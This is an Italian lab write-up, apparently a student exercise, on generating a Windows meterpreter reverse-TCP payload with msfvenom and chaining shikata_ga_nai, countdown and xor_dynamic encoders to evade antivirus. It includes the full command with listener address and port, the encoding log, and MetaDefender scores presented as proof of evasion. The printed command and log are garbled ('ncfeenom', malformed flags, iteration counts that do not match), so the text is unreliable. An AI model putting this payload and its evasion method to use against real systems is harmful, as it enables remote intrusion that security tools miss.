


## Esercizio S9L1 - msfvenom e VirusTotal

In questo esercizio, ho utilizzato msfvenom per creare un payload di tipo meterpreter con un reverse TCP, utilizzando più tecniche di offuscamento. Lo scopo era generare un payload che fosse in grado di sfuggire ai sistemi di rilevamento antivirus. La configurazione originale prevedeva l'uso dell'encoder shikata\_ga\_nai e countdown. Successivamente, ho verificato l'efficacia del payload su una piattaforma di analisi dei file, come MetaDefender, per valutarne la rilevabilità.


```
[*] msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=5555 -e x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | ncfeenom -e x86 --platform windows -e x86/countdown -i 200 -f raw | ncfeenom -e x86 --platform windows -e x86/shikata_ga_nai -i 130 -o polimorficomm.exe
[*] Attempting to read payload from STDIN...
[*] Attempting to read payload from STDIN...
[*] Found 1 compatible encoders
[*] Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 6533 (iteration=101)
x86/shikata_ga_nai succeeded with size 6562 (iteration=102)
x86/shikata_ga_nai succeeded with size 6591 (iteration=103)
x86/shikata_ga_nai succeeded with size 6620 (iteration=104)
x86/shikata_ga_nai succeeded with size 6649 (iteration=105)
x86/shikata_ga_nai succeeded with size 6678 (iteration=106)
x86/shikata_ga_nai succeeded with size 6707 (iteration=107)
x86/shikata_ga_nai succeeded with size 6736 (iteration=108)
x86/shikata_ga_nai succeeded with size 6765 (iteration=109)
x86/shikata_ga_nai succeeded with size 6794 (iteration=110)
x86/shikata_ga_nai succeeded with size 6823 (iteration=111)
x86/shikata_ga_nai succeeded with size 6852 (iteration=112)
x86/shikata_ga_nai succeeded with size 6881 (iteration=113)
x86/shikata_ga_nai succeeded with size 6910 (iteration=114)
x86/shikata_ga_nai succeeded with size 6939 (iteration=115)
x86/shikata_ga_nai succeeded with size 6968 (iteration=116)
x86/shikata_ga_nai succeeded with size 6997 (iteration=117)
x86/shikata_ga_nai succeeded with size 7026 (iteration=118)
x86/shikata_ga_nai succeeded with size 7055 (iteration=119)
x86/shikata_ga_nai succeeded with size 7084 (iteration=120)
x86/shikata_ga_nai succeeded with size 7113 (iteration=121)
x86/shikata_ga_nai succeeded with size 7142 (iteration=122)
x86/shikata_ga_nai succeeded with size 7171 (iteration=123)
x86/shikata_ga_nai succeeded with size 7200 (iteration=124)
x86/shikata_ga_nai succeeded with size 7229 (iteration=125)
x86/shikata_ga_nai succeeded with size 7258 (iteration=126)
x86/shikata_ga_nai succeeded with size 7287 (iteration=127)
x86/shikata_ga_nai succeeded with size 7316 (iteration=128)
x86/shikata_ga_nai succeeded with size 7345 (iteration=129)
x86/shikata_ga_nai succeeded with size 7374 (iteration=130)
x86/shikata_ga_nai succeeded with size 7403 (iteration=131)
x86/shikata_ga_nai succeeded with size 7432 (iteration=132)
x86/shikata_ga_nai succeeded with size 7461 (iteration=133)
x86/shikata_ga_nai succeeded with size 7490 (iteration=134)
x86/shikata_ga_nai succeeded with size 7519 (iteration=135)
x86/shikata_ga_nai succeeded with size 7548 (iteration=136)
x86/shikata_ga_nai succeeded with size 7577 (iteration=137)
x86/shikata_ga_nai chosen with final size 7577
Payload size: 7577 bytes
Saved as: polimorficomm.exe
```

Lo screenshot mostra il comando eseguito per generare il payload con msfvenom. Il comando utilizza una combinazione di encoder per creare un file .exe chiamato polimorficomm.exe, con l'intento di rendere il file meno rilevabile. Il risultato finale è stato un payload pronto per essere testato su MetaDefender.

Il payload iniziale, dopo essere stato caricato su MetaDefender, ha ricevuto un punteggio di 75/100. Questo risultato suggerisce che il payload è stato rilevato da alcune delle soluzioni antivirus analizzate dalla piattaforma, ma non da tutte.



Successivamente, ho rifatto il payload utilizzando una combinazione di encoder aggiuntivi come xor\_dynamic e più iterazioni di shikata\_ga\_nai. Questo nuovo payload, denominato polimorficomm2.exe, è stato caricato su MetaDefender, che ha restituito un punteggio di 0/100. Ciò indica che il nuovo file è stato completamente invisibile ai rilevatori antivirus presenti nella piattaforma, suggerendo un miglioramento significativo nell'offuscamento.



Il risultato finale dimostra come l'uso di tecniche multiple di offuscamento, combinando diversi encoder e aumentando le iterazioni, possa migliorare notevolmente la capacità di sfuggire ai sistemi di rilevamento antivirus. Sebbene non esista una soluzione definitiva per evitare completamente il rilevamento, l'uso di metodi avanzati, come quelli mostrati, riduce significativamente le probabilità di identificazione.